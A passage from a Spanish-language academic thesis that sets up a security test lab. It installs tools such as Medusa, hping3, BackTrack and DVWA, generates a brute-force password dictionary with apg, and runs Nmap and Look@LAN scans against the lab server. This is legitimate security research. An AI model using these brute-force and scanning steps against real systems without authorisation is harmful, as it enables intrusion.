Figura 33: Finalización de instalación Look@LAN



Fuente: www.lookatlan.com/download_lal.html

Elaborado por: Javier Salinas

3.5.2 Herramientas en sistema operativo Linux

3.5.2.1 Medusa para ataques de fuerza bruta

La instalación de Medusa se realizó a través de línea de comandos en un Terminal del cliente Ubuntu, en la Figura 34 se visualiza el proceso de instalación.


Figura 34: Proceso de instalación de Medusa

```
ubuntu@ubuntu-server: ~
Archivo Editar Ver Terminal Ayuda
ubuntu@ubuntu-server:~$ sudo apt-get install medusa
[sudo] password for ubuntu:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes extras:
 libncp libpq5 libssh2-1 libsvn1
Se instalarán los siguientes paquetes NUEVOS:
 libncp libpq5 libssh2-1 libsvn1 medusa
0 actualizados, 5 se instalarán, 0 para eliminar y 220 no actualizados.
Necesito descargar 1403kB de archivos.
Se utilizarán 4010kB de espacio de disco adicional después de esta operación.
¿Desea continuar [S/n]? █
```

Elaborado por: Javier Salinas

Posteriormente fue necesaria la instalación del paquete APG, el cual permitió generar diccionarios de palabras, en la Figura 35 se muestra el comando de instalación.

Figura 35: Proceso de instalación de APG



```
ubuntu@ubuntu-server: ~
Archivo Editar Ver Terminal Ayuda
ubuntu@ubuntu-server:~$ sudo apt-get install apg
[sudo] password for ubuntu:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes NUEVOS:
  apg
0 actualizados, 1 se instalarán, 0 para eliminar y 220 no actualizados.
Necesito descargar 53,2kB de archivos.
Se utilizarán 209kB de espacio de disco adicional después de esta operación.
AVISO: ¡No se han podido autenticar los siguientes paquetes!
  apg
¿Instalar estos paquetes sin verificación [s/N]?
```

Elaborado por: Javier Salinas

Una vez instalado el paquete, se procedió a la ejecución del comando para la generación del diccionario de palabras que permitiría realizar el ataque de fuerza bruta. En la Figura 36 se visualiza el comando de ejecución. Adicionalmente se detalla los comandos implementados para su creación:


-m.- Número mínimos de caracteres para las contraseñas generadas.

-x.- Número máximo de caracteres para las contraseñas generadas.

-n.- Número de contraseñas a generar.

password.txt: nombre del archivo donde se almacenan las contraseñas.

Figura 36: Proceso de ejecución para la creación de diccionarios




```
root@ubuntu-server: /home/ubuntu
Archivo Editar Ver Terminal Ayuda
ubuntu@ubuntu-server:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-server:/home/ubuntu# apg -m 3 -x 4 -n 9999 >> password.txt
root@ubuntu-server:/home/ubuntu#
```

Elaborado por: Javier Salinas

3.5.2.2 Hping3 para ataques DoS

La instalación de Hping3 se realizó en el equipo cliente Ubuntu, a través del comando que se describe en la Figura 37.

Figura 37: Proceso de instalación de Hping3




```
ubuntu-desktop@ubuntu-desktop: ~  
ubuntu-desktop@ubuntu-desktop:~$ sudo apt-get install hping3  
[sudo] password for ubuntu-desktop:  
Leyendo listas de paquetes... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado... Hecho  
hping3 ya está en su versión más reciente.  
0 actualizados, 0 se instalarán, 0 para eliminar y 0 no actualizados.  
ubuntu-desktop@ubuntu-desktop:~$
```

Elaborado por: Javier Salinas

3.5.2.3 Perl para ataques DoS

El paquete Perl fue instalado en el Cliente Ubuntu, desde el cual se generaron los ataques, en la Figura 38 se describe el comando implementado.

Figura 38: Proceso de instalación de Perl




```
ubuntu-desktop@ubuntu-desktop: ~  
ubuntu-desktop@ubuntu-desktop:~$ sudo apt-get install perl build-essential  
curl  
[sudo] password for ubuntu-desktop:  
Leyendo listas de paquetes... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado... Hecho  
build-essential ya está en su versión más reciente.  
perl ya está en su versión más reciente.  
Se instalarán los siguientes paquetes extras:  
  libcurl3  
Se instalarán los siguientes paquetes NUEVOS:  
  curl libcurl3  
0 actualizados, 2 se instalarán, 0 para eliminar y 0 no actualizados.  
Necesito descargar 369 kB de archivos.  
Se utilizarán 987 kB de espacio de disco adicional después de esta operación.  
¿Desea continuar [S/n]?
```

Elaborado por: Javier Salinas

3.5.2.4 Wireshark para monitoreo de red

Finalmente se instaló el paquete Wireshark en el Servidor Ubuntu, que permitió monitorear la red e identificar los eventos que se generen dentro del servidor, en la Figura 39 se muestra el proceso de instalación.

Figura 39: Proceso de instalación de Wireshark



```
ubuntu-desktop@ubuntu-desktop: ~
ubuntu-desktop@ubuntu-desktop:~$ sudo apt-get install wireshark
[sudo] password for ubuntu-desktop:
Leyendo listas de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes extras:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark1 libwiretap1
  libwsutil1 wireshark-common
Paquetes sugeridos:
  snmp-mibs-downloader wireshark-doc
Se instalarán los siguientes paquetes NUEVOS:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark1 libwiretap1
  libwsutil1 wireshark wireshark-common
0 actualizados, 8 se instalarán, 0 para eliminar y 0 no actualizados.
Necesito descargar 12,8 MB de archivos.
Se utilizarán 49,5 MB de espacio de disco adicional después de esta operación.
¿Desea continuar [S/n]? █
```

Elaborado por: Javier Salinas


3.5.3 Herramientas adicionales

3.5.3.1 Backtrack 5 r3 para ataques Phishing

Una herramienta adicional que fue implementada para la ejecución de los ataques es conocida como Backtrack 5 R3; es una distribución GNU/Linux, con un enfoque especial hacia la realización de test de penetración. Se presenta como un LiveCD, el cual proporciona en un par de minutos acceso a más de 300 herramientas de todo tipo (sniffers, exploits, auditoría wireless, análisis forense, etc.) perfectamente organizadas.

Para su ejecución, se procedió a utilizar el LiveCD, previamente descargado, apareciendo una ventana, tal como muestra la Figura 40, en la cual se seleccionó la opción *BackTrack Text- Default Boot Text Mode*.

Figura 40: Arranque del programa BackTrack 5




Fuente: www.backtrack-linux.org

Elaborado por: Javier Salinas

La siguiente ventana indica la carga de todos los archivos necesarios para el arranque del sistema operativo; adicionalmente se ingresó el comando *startx* para iniciar en modo gráfico, tal como muestra la Figura 41.

Figura 41: Carga de archivos para inicio de BackTrack



Fuente: www.backtrack-linux.org

Elaborado por: Javier Salinas

Posteriormente se visualiza el escritorio de Backtrack y el menú de herramientas disponibles, tal como muestra la Figura 42.

Figura 42: Herramientas disponibles en Backtrack



Fuente: www.backtrack-linux.org

Elaborado por: Javier Salinas

3.5.3.2 DVWA – Damn Vulnerable Web App para ataques SQL Injection

Damn Vulnerable Web App es una aplicación de entrenamiento en seguridad Web y contiene varias aplicaciones Webs vulnerables a diferentes tipos de técnicas.

El aplicativo de entrenamiento en Seguridad Web permite llevar a cabo distintas técnicas, entre ellas:


- SQL Injection
- XSS (Cross Site Scripting)
- LFI (Local File Inclusion)
- Command Execution
- Upload Script
- Login Brute Force

Para la instalación de DVWA, fue necesario descargar el contenido del sitio Web y se lo realizó dentro de la consola del equipo *Servidor Ubuntu* a pruebas. El comando fue:

wget https://dvwa.googlecode.com/files/DVWA-1.0.7.zip

El contenido del paquete se descomprimió con el comando *unzip DVWA-1.0.7.zip* en la ruta */var/www/dvwa*, como muestra la Figura 43.


Figura 43: Contenido de paquete DVWA



Elaborado por: Javier Salinas

Posteriormente se creó un usuario, contraseña y la base de datos a través de la línea de comandos, como se muestra en la Figura 44.

Figura 44: Creación de la base de datos de DVWA



Elaborado por: Javier Salinas

A continuación se accedió a través del navegador web a la ruta *jass.com.ec/dvwa/setup.php*, y se dio clic en el botón *Create/Reset Database* para cargar la información sobre la base de datos en MySQL, en la Figura 45 se muestran los detalles.

Figura 45: Ingreso de datos de DVWA a la Base de Datos



Fuente: www.dvwa.co.uk

Elaborado por: Javier Salinas

Una vez creado el sitio web, se accedió a la ruta *jass.com.ec/dvwa/login.php* y se ingresaron los datos de acceso predefinido, en este caso fue *admin* y *password*, como muestra la figura 46.

Figura 46: Ingreso de datos de acceso a DVWA




Fuente: www.dvwa.co.uk

Elaborado por: Javier Salinas

Finalmente se accedió a la página de inicio en donde se detallan los ataques que es posible experimentar sobre esta plataforma. En la Figura 47 se visualiza DVWA.

Figura 47: Ingreso de datos de DVWA a la Base de Datos



Fuente: www.dvwa.co.uk

Elaborado por: Javier Salinas

CAPÍTULO IV

EJECUCIÓN DE ATAQUES Y ANÁLISIS DE RESULTADOS OBTENIDOS


4.1 Ataques de escaneo de puertos y servicios

4.1.1 Ataque con Nmap o Zenmap

La herramienta permitió personalizar los comandos ejecutados para su respectivo análisis de puertos y servicios disponibles.

Con el comando *nmap 192.168.1.200*, se identificaron los puertos habilitados y fueron detectados con sus respectivos servicios, tal como muestra la figura 48.

Figura 48: Ejecución de herramienta Nmap



Elaborado por: Javier Salinas

Resultados obtenidos

Los puertos abiertos que se detectaron dentro del servidor *192.168.1.200*, indican la presencia de servicios de correo electrónico en los protocolos:

- SMTP.- Servicio de salida de correo electrónico a través del puerto 25.
- POP3.- Servicio de entrada de correo electrónico a través del puerto 110.
- IMAP.- Servicio de entrada de correo electrónico a través del puerto 143.

Adicionalmente fue descubierta la presencia del protocolo HTTP a través del puerto 80.


Para un análisis más profundo, se implementó el comando `nmap -p 110 -T4 -A -v 192.168.1.200` con los siguientes parámetros aplicados:

- p 110.- Aplicación de ataque al puerto 110 (pop3).
- T4.- Permite sincronizar las plantillas de temporización.
- A.- Ejecuta una exploración agresiva al equipo atacado.
- v.- Muestra la versión de Nmap.

En la Figura 49 se muestran los resultados obtenidos, los cuales se describen a continuación:

- La dirección MAC del servidor: **00:0C:29:89:F7:F1**.
- Kernel: **Linux 2.6.32**
- El MTA del correo electrónico: **Courier Mail Server**

Figura 49: Análisis de puerto 110 a través de Nmap




Elaborado por: Javier Salinas

En la máquina servidor sujeto a los ataques, se implementó la herramienta Wireshark, que permitió monitorear los eventos suscitados. En la Figura 50 se puede verificar el envío de un segmento **SYN** desde el equipo atacante de la red (192.168.0.162); en primera instancia se recibió una respuesta **RST**, tratando de impedir la comunicación y que, ésta se corte de manera abrupta. A continuación se repitió el envío del segmento **SYN** y en este caso se obtuvo como respuesta un **ACK**,

permitiendo el acceso a la información e incluso una respuesta por parte del Protocolo Pop3, identificando su actividad (+OK, Hello there).

Figura 50: Resultado de monitoreo con Wireshark




Elaborado por: Javier Salinas

4.1.2 Ataque con Look@LAN

Para la ejecución se introdujo el rango de direcciones IP's para la búsqueda de equipos vivos dentro de la red. Una vez identificados, se ejecutó un análisis específico en el equipo servidor (**192.168.1.200**), que permitió obtener los siguientes datos, mostrados en la Figura 51.

- Intervalo de respuesta de paquete ICMP.
- Sistema operativo del equipo: **Ubuntu**.
- Puertos detectados anteriormente descritos.
- Información adicional del Protocolo HTTP: **Server Apache/2.2.14 (Ubuntu)**.

Figura 51: Resultado de análisis a través de Look@LAN

